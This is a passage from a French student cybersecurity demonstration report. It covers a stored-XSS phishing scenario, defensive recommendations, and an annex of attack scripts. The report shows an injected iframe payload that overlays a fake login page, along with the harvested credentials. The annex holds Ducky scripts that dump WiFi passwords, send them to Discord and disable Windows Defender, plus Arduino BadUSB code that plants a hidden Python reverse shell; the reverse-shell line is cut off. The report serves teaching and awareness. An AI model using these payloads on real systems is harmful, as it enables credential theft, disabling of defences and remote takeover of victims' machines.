- **Serveur web légitime** : le serveur web qui héberge le site légitime, un serveur ubuntu.
- **Serveur d’attaque** : serveur qui héberge le site falsifié, un serveur ubuntu.
- **Client** : un client qui sera victime de l’attaque, ubuntu Desktop.

4.4 Scénario d’attaque XSS

4.4.1 Création du site falsifié

Reproduction d’un site web identique au site web victime Pour ce projet, nous avons choisi de développer le site vulnérable ainsi que le site falsifié en utilisant Next.js, un framework JavaScript pour les applications React. Le site est hébergé sur un serveur Apache, ce qui est courant pour de nombreuses applications web. Avant de commencer le développement, nous avons configuré un environnement de développement avec les outils suivants :

- Node.js et npm : Pour gérer les dépendances et exécuter le serveur de développement.
- Next.js : Pour créer l’application React.
- Apache : Pour héberger l’application.

Le site web falsifié enregistre les identifiants entrées par chaque client dans un fichier users.json sur le serveur d’attaque et redirige le client vers le site légitime.

Il est à noter que cette redirection peut avoir lieu car le site vulnérable permet l’inclusion d’éléments externes tels que des iframes dans ses pages web.

En présence de mesures de sécurité adéquates telles que l’utilisation d’une politique de sécurité du contenu (CSP) bien configurée, la redirection vers un site




FIGURE 4.1 – Site Web falsifié




FIGURE 4.2 – script xss

malveillant peut être prévenue. Une CSP bien définie peut restreindre l'exécution de scripts et l'inclusion de contenus externes non autorisés, protégeant ainsi contre les attaques XSS de ce type.

Dans le cas où l'utilisateur tente de se connecter à travers une iframe malveillante sur un site sécurisé par une CSP, le navigateur bloquera l'iframe ou affichera un avertissement indiquant que le contenu a été bloqué en raison de restrictions de sécurité. Ce message d'erreur peut alerter l'utilisateur sur une tentative d'attaque en cours.

Dans ce cas l'utilisateur peut se rendre compte de l'attaque et éventuellement changer de mot de passe.

4.4.2 Exploitation de la vulnérabilité XSS

L'attaquant injecte un script malveillant dans le formulaire de commentaires du blog. Le script utilise une iframe pour afficher l'interface de connexion falsifiée. Voici un exemple de script injecté :

```
<iframe src="http ://192.168.147.54" style="opacity :0.93 ; position :fixed ;
top :0 ; left :0 ; width :100% ; height :100% ; border :none ; z-index :9999 ;"></iframe>
```

```

attacker@attacker: /var/www/html/nextjs-blog-fake$ head -20 users.json
{
  "username": "y",
  "password": "y"
},
{
  "username": "user",
  "password": "user"
},
{
  "username": "user2",
  "password": "Password2"
},
{
  "username": "user2",
  "password": "Password2"
}

```

FIGURE 4.3 – Données des utilisateurs serveur d'attaque

Ce script est injecté dans un champ de commentaire et sera exécuté chaque fois qu'un utilisateur accède à la page des commentaires.

On utilise une iframe plutôt qu'une redirection vers le site d'attaque dans le contexte des attaques XSS principalement pour deux raisons importantes : la discrétion et la persistance.

En effet, l'utilisation d'une iframe permet à l'attaquant de charger le contenu malveillant (comme une fausse interface de connexion) de manière transparente au sein de la page web légitime. Contrairement à une redirection qui changerait complètement l'URL et pourrait éveiller les soupçons de la victime, une iframe maintient l'apparence du site original. Cela réduit les chances que la victime se méfie ou remarque qu'elle a été redirigée vers un site malveillant. De plus, Une fois que l'iframe est injectée dans la page, elle reste présente et peut continuer à exécuter du contenu malveillant à chaque fois que la page est chargée. Cela permet à l'attaquant de capturer de manière persistante les informations d'identification saisies par la victime sans que celle-ci soit alertée par des changements brusques ou des redirections visibles.

Le script sera ainsi stocké dans la base de données du site web authentique lorsqu'il est soumis via le formulaire de commentaires. Chaque fois que la page des commentaires est chargée, le script est exécuté. Lorsqu'un utilisateur visite la page des commentaires, l'iframe de phishing s'affiche, imitant l'interface de connexion du site authentique. L'utilisateur pense que sa session a expiré et saisit ses identifiants.

4.4.3 Collecte des données

Une fois que l'utilisateur saisit ses identifiants et clique sur le bouton de connexion, ces informations sont envoyées au serveur d'attaque. Le script malveillant redirige ensuite l'utilisateur vers le site authentique, de sorte que l'utilisateur ne se rend pas compte que ses identifiants ont été volés. Le serveur d'attaque stocke les identifiants volés dans une base de données pour une utilisation ultérieure.

4.4.4 Phase d'Utilisation Malveillante

Après avoir collecté les informations sensibles, l'attaquant utilise ces données pour diverses activités frauduleuses. Cela peut inclure l'usurpation d'identité, la vente des informations ... Une telle vulnérabilité peut gravement affecter la réputation de l'entreprise ou de l'organisation exploitant le site, en plus de compromettre la confiance des utilisateurs dans la sécurité de leurs données.

4.4.5 Recommandations

Tout client est exposé à ce type d'attaques en navigant le web, toutefois il faut réduire le risque de devenir victime d'attaques pareilles lors de la navigation. Voici quelques recommandations pour ce Protéger contre les Attaques XSS :

- **Mises à Jour Régulières du Navigateur :** S'assurer que le navigateur web est toujours à jour avec la dernière version disponible. Les mises à jour incluent souvent des correctifs de sécurité qui protègent contre les vulnérabilités connues, y compris les attaques XSS.
- **Vigilance lors de la navigation :** Etre attentif aux URLs des sites web que vous visitez et aux liens sur lesquels vous cliquez et se méfier de toute redirection ou demande de connexion non justifiée.
- **Utilisation d'Extensions de Sécurité :** Installer des extensions de sécurité dans votre navigateur qui peuvent bloquer les scripts malveillants et les publicités dangereuses.
- **Utilisation de Paramètres de Sécurité Avancés :** Configurer les paramètres de sécurité avancés dans votre navigateur, tels que les politiques de sécurité du contenu (CSP) qui limitent l'exécution de scripts provenant de sources non fiables.
- **Utilisation d'un WAF pour les réseaux privés ou d'entreprise :** Un WAF examine le trafic web entrant et sortant, filtrant les requêtes HTTP/HTTPS à la recherche de signatures et de comportements suspects associés aux attaques XSS. Il bloque les requêtes qui contiennent des scripts malveillants ou des tentatives d'injection de code dans les données transmises aux applications web internes.

Conclusion

Dans le cadre de notre projet démonstrateur, nous avons exploré en détail les aspects théoriques et pratiques de diverses attaques informatiques, notamment les attaques XSS, le reverse shell via phishing, ainsi que le vol de mots de passe WiFi et le reverse shell à l'aide de dispositifs USB malveillants. Cette exploration nous a permis de comprendre en profondeur la mécanique et les impacts potentiels de ces menaces sur la sécurité des systèmes informatiques. À travers ces démonstrations, il est devenu évident que la sensibilisation et la mise en œuvre de mesures de sécurité robustes sont indispensables pour se prémunir contre ces attaques. Nous avons également proposé des recommandations pratiques pour renforcer la sécurité des systèmes. Ces suggestions incluent l'utilisation de logiciels à jour, la formation continue des utilisateurs sur les risques de sécurité, et l'application de politiques de sécurité strictes. En conclusion, ce projet n'a pas seulement illustré la vulnérabilité des systèmes face à diverses attaques, mais a également souligné l'importance cruciale de la vigilance et de la prévention proactive pour protéger efficacement nos informations et infrastructures numériques.

Annexe

Scripts utilisés :

```
REM STEALING WIFI
DELAY 1000
GUI r
DELAY 250
STRING PowerShell
DELAY 250
ENTER
DELAY 1000
STRING powershell -ExecutionPolicy Bypass
DELAY 250
ENTER
DELAY 250
STRING D:\wifipassdump.exe
DELAY 250
ENTER
DELAY 1500
STRING python D:\to_discord.py
DELAY 250
ENTER
```

FIGURE 4.4 – Script pour exécuter des scripts et des exécutable.

```
REM TURN OFF WINDOWS DEFENDER

DELAY 1000
GUI
DELAY 500
STRING secur
DELAY 500
ENTER
DELAY 500
ENTER
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
ENTER
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
TAB
DELAY 500
ENTER
DELAY 3000
SPACE
DELAY 2000

REM REAL TIME PROTECTION DONE
ALT F4
```

FIGURE 4.5 – Script pour désactiver la detection temps réel.

Scripts 2 Pour Bad USB avec Arduino Leonardo :

```
#include <Keyboard.h>

// Function to press and release a key with a delay
void typeKey(int key) {
    Keyboard.press(key);
    delay(500);
    Keyboard.release(key);
}

void setup() {
    // Initialize the Keyboard
    Keyboard.begin();

    /* PAYLOAD START */

    // Initial delay to allow time for setup
    delay(3000);

    // Open Spotlight search
    Keyboard.press(KEY_LEFT_GUI);
    delay(1000);
    Keyboard.press(' ');
    Keyboard.releaseAll();
    delay(500);

    // Type "terminal" to open the Terminal app
    Keyboard.print("terminal");
    delay(1000);
    typeKey(KEY_RETURN);

    // Change directory to the user's home
    Keyboard.print("cd ~");
    typeKey(KEY_RETURN);

    // Create a hidden directory named ".OSXhelper" and navigate into it
    Keyboard.print("mkdir .OSXhelper");
    typeKey(KEY_RETURN);
    Keyboard.print("cd .OSXhelper");
    typeKey(KEY_RETURN);
```



```

// Create a Python reverse shell script
Keyboard.print("echo \"import socket,subprocess,os;\\ns=socket.socket(socket.AF_
typeKey(KEY_RETURN);

// Make the scripts executable
Keyboard.print("chmod +x reverse_shell.py");
typeKey(KEY_RETURN);

// Execute the reverse shell script
Keyboard.print("python3 reverse_shell.py &");
typeKey(KEY_RETURN);

// Close the Terminal window
delay(500);
Keyboard.print("exit");
typeKey(KEY_RETURN);

// End the keyboard control
Keyboard.end();
}

// Required empty loop function
void loop() {}

```

Références bibliographiques

- [1] Raspberry Pi. *Raspberry Pi Documentation*. Accessed on Juin 22, 2024. 2024. URL : <https://www.raspberrypi.com/documentation/microcontrollers/raspberry-pi-pico.html>.
- [2] BS Vishnu CHARAN et Lalit KULKARNI. « Survey On Micro-Controller Based Bad USB Attacks ». In : *Journal of Positive School Psychology* (2023), p. 965-974.
- [3] REDZONETECH. *What is a Bad USB Attack, and How Do You Prevent It ?* Accessed on Juin 23, 2024. 2024. URL : <https://www.redzonetech.net/blog-posts/bad-usb>.
- [4] MANAGEENGINE. *What is BadUSB Attack and How to Prevent it ?* Accessed on Juin 23, 2024. 2024. URL : <https://www.manageengine.com/device-control/badusb.html>.
- [5] DBISU. *GitHub -dbisu/pico-ducky : Create a USB Rubber Ducky like device using a Raspberry PI Pico*. Accessed on Juin 22, 2024. 2024. URL : <https://github.com/dbisu/pico-ducky>.
- [6] « Attacks and vulnerabilities of Wi-Fi Enterprise networks : User security awareness assessment through credential stealing attack experiments ». In : *Computer Communications* 212 (2023), p. 129-140. ISSN : 0140-3664. DOI : <https://doi.org/10.1016/j.comcom.2023.09.031>. URL : <https://www.sciencedirect.com/science/article/pii/S014036642300347X>.
- [7] SOTERIA. *COMMENT SECURISER VOTRE RESEAU WIFI ?* Accessed on Juin 23, 2024. URL : <https://soteria-lab.com/blog/article/comment-securiser-votre-reseau-wifi/>.
- [8] CLAIRE. *Les périphériques USB, vecteurs d'attaques et de danger*. Accessed on Juin 23, 2024. 2020. URL : <https://www.oppens.fr/peripheriques-usb-dangers-et-bonnes-pratiques/>.

- [9] Deepshika KAILASH. *Évaluation de l'USB, Partie 1 : En quoi les clés USB présentent-elles un risque pour la sécurité ?* Accessed on Juin 23, 2024. 2024. URL : <https://blogs.manageengine.com/fr/2024/04/05/evaluation-de-lusb-partie-1-en-quoi-les-cles-usb-presentent-elles-un-risque-pour-la-securite.html>.
- [10] Zainab ALKHALIL et al. « Phishing attacks : A recent comprehensive study and a new anatomy ». In : *Frontiers in Computer Science* 3 (2021), p. 563060.
- [11] MYPROSOLUTIONS. *Comprendre Et Exploiter Les Reverse Shell : Sécuriser Vos Systèmes Contre Ce Type D'attaque*. Accessed on Juin 23, 2024. 2024. URL : <https://www.myprosolutions.fr/reverse-shell/>.
- [12] Brian VERMEER. *Controlling your server with a reverse shell attack*. Accessed on Juin 21, 2024. 2022. URL : <https://snyk.io/fr/blog/reverse-shell-attack/>.
- [13] PORTSWIGGER. *Cross-site scripting*. 2021. URL : <https://portswigger.net/web-security/cross-site-scripting>.